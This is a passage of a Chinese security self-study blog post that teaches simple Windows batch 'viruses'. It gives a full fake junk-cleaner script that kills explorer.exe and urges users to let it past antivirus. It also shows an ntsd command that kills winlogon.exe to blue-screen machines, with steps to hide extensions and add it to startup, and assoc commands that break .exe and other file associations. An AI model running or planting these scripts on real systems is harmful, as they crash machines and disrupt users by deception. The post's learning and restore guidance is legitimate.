
再看一个伪装垃圾清理的批处理代码。该命令是杀死进程，“/im explorer.exe”表示要杀死的进程名称，关闭桌面；“/f”表示强制杀死；“>nul”表示在屏幕上不要输出任何信息。

```
taskkill /im explorer.exe /f >nul 2>nul
```


完整代码如下所示，其中“Start c:\windows\explorer.exe”表示继续开启桌面，“ping -n 5 127.0.0.1>nul”用于消耗时间。

```
@echo off
title 系统垃圾清理
color 2f
echo      =====若有杀毒软件恶意拦截，请选择【允许程序的所有操作】=====
echo.
echo.
echo.
echo      =====垃圾清理中，请不要关闭窗口=====
echo.
ping -n 5 127.0.0.1>nul
taskkill /im explorer.exe /f >nul 2>nul
echo.
echo      =====拐了，你的系统已经废了=====
echo.
ping -n 5 127.0.0.1>nul
echo.
Start c:\windows\explorer.exe
echo.
echo      =====已经修复好！是不是吓坏了！！0(n_n)0=====
pause
```

运行该批处理程序，桌面会消失，如下图所示。




过一会桌面又会恢复。由于作者桌面东西太乱，这里仅显示壁纸展示。




五.最简单的蓝屏炸弹文件

- 新建文本文档
- 输入：ntsd -c q -pn winlogon.exe，表示强制杀死进程
- 工具->文件夹选项->查看->“隐藏已知文件类型的扩展名”勾选
- txt修改为bat
- 开始->程序->启动，打开game.bat文件

黑客很少攻击个人，一般攻击服务器，该命令对2003的服务器特别有杀伤力



双击之后，服务器直接蓝屏显示并重启。



ntsd从Windows 2000开始就是系统自带的进程调试工具，在system32目录下。ntsd的功能非常的强大，用法也比较复杂，但如果只用来结束一些进程，那就比较简单了。在Windows中只有System、SMSS.EXE和CSRSS.EXE不能杀。前两个是纯内核态的，最后那个是Win32子系统，ntsd本身需要它。lsass.exe也不要杀掉，它是负责本地账户安全的。被调试器附着的进程会随调试器一起退出，所以可以用来在命令行下终止进程。

打开cmd 后输入以下命令就可以结束进程：

- **方法一：利用进程的PID结束进程**

命令格式：ntsd -c q -p pid

命令范例：ntsd -c q -p 1332 （结束explorer.exe进程）

范例详解：explorer.exe的pid为1332，但是如何获取进程的pid呢？在CMD下输入TASKLIST就可以获取当前任务管理器所有进程的PID。或者打开任务管理器，在菜单栏，选择“查看”->“选择列”，在打开的选择项窗口中将“PID（进程标识符）”项选择钩上，这样任务管理器的进程中就会多出PID一项了。PID的分配并不固定，是在进程启动是由系统随机分配的，所以进程每次启动的进程一般都不会一样。

- **方法二：利用进程名结束进程**

命令格式：ntsd -c q -pn xxxx.exe （xxxx.exe 为进程名，exe不能省）

命令范例：ntsd -c q -pn explorer.exe

另外的能结束进程的DOS命令还有taskkill和taskkill命令。


六.最简单的扩展名病毒

将文件格式修改或文档加密都是常见的病毒，比如永恒之蓝、勒索病毒等，它们就是将电脑内的所有资料、文档加密，当你要打开文件时，需要密码，此时通过比特币付费进行勒索。


下面这个小操作是将exe文件修改为txt文档。当遇到可执行的exe文件，会认为它是一个txt文档，用记事本打开，导致可执行程序运行不起来，这就是这个病毒的原理。

- 新建文本文档
- 增加代码：assoc.exe=txtfile
- 工具->文件夹选项->查看->“隐藏已知文件类型的扩展名”勾选
- txt修改为bat
- 开始->程序->启动，打开bat文件


双击运行bat文件之后，我们的可执行文件就变成了txt文件。此时系统认为exe就是txt程序，把系统的关联搞混乱了，它恢复起来很麻烦。



EXE程序打开如下图所示。



甚至打开CMD都是TXT文本文件。



接着需要执行下面的命令还原exe文件。

- `assoc.exe=exefile`

还原的代码及效果如下图所示。



其他所有文件格式都转换为txt文件，如下所示。此时，如果隐藏文件扩展名，甚至可以修改图标伪装成目标应用，当用户点击时会执行这些破坏；但由于不知道目标是否有隐藏文件扩展名，还是不建议这种“笨”方法。



```
assoc .htm=txtfile
assoc .dat=txtfile
assoc .com=txtfile
assoc .rar=txtfile
assoc .gho=txtfile
assoc .mvb=txtfile
...
```

解决方法:

如果您不幸中了该病毒, 怎么解决呢? 如下图所示, 还原所有正确关联即可。



PS: 还有一些病毒, 比如VBS脚本、网页弹窗(网站钓鱼)等, 这里不再讲解, 推荐读者阅读前文“[网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探”。如果把病毒程序放到启动项, 每次开机都会自动执行。



七.总结

写到这里，这篇文章就介绍结束了，希望对您有所帮助。这里也推荐大家阅读参考文献的文章和视频。这篇文章也存在一些不足，作者没有深入理解其原理，也是作为网络安全初学者的慢慢成长路吧！希望未来能更透彻撰写相关文章。

希望这系列文章对您有所帮助，真的感觉自己技术好菜，要学的知识好多。这是第44篇原创的安全系列文章，从网络安全到系统安全，从木马病毒到后门劫持，从恶意代码到溯源分析，从渗透工具到二进制工具，还有Python安全、顶会论文、黑客比赛和漏洞分享。未知攻焉知防，人生漫漫其路远兮，作为初学者，自己真是爬着前行，感谢很多人的帮助，继续爬着，继续加油！

欢迎大家讨论，是否觉得这系列文章帮助到您！任何建议都可以评论告知读者，共勉。

侠之为大，为国为民。向一线医护人员、军人、工人、科学家和所有工作者致敬。咱们中国人一生的最高追求，为天地立心，为生民立命，为往圣继绝学，为万世开太平，他们真的做到了。生活哪有什么岁月静好，只不过这些人替我们负重前行。希望每一个人都健康平安，戴口罩不出门，勤洗手多吃饭。武汉加油，湖北加油，中国加油。众志成城，加油必胜！！



最后希望大家帮我CSDN博客之星投投票，每天可以投5票喔，谢谢大家！八年，在CSDN分享了410篇文章，65个专栏，400多万人次浏览，包括Python人工智能、数据挖掘、网络爬虫、图象处理、网络安全、JAVA网站、Android开发、LAMP/WAMP、C#网络编程、C++游戏、算法和数据结构、面试总结、人生感悟等。当然还有我和你的故事，感恩一路有你，感谢一路同行，希望通过编程分享帮助到更多人，也希望学成之后教更多学生。因为喜欢，所以分享，且看且珍惜，加油！我的学生们，等我学成归来~

投票地址：<http://m234140.nofollow.ax.mvvote.cn/opage/ed8141a0-ed19-774b-6b0d-39c3aaf89dde.html?from=singlemessage>

(By:Eastmount 2020-02-03 下午6点写于贵阳 <http://blog.csdn.net/eastmount/>)

参考文献:

- [1] 2019 黑客入门基础Windows网络安全精讲 - B站feige老师
- [2] <https://github.com/eastmountyxz/NetworkSecuritySelf-study>
- [3] [网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探
- [4] <https://www.bilibili.com/video/av60018118> (B站白帽黑客教程)
- [5] <https://www.bilibili.com/video/av63038037> (B站HACK学习)
- [6] <https://www.bilibili.com/video/av68215785> (2019 网络安全/黑客基础课程新手入门必看)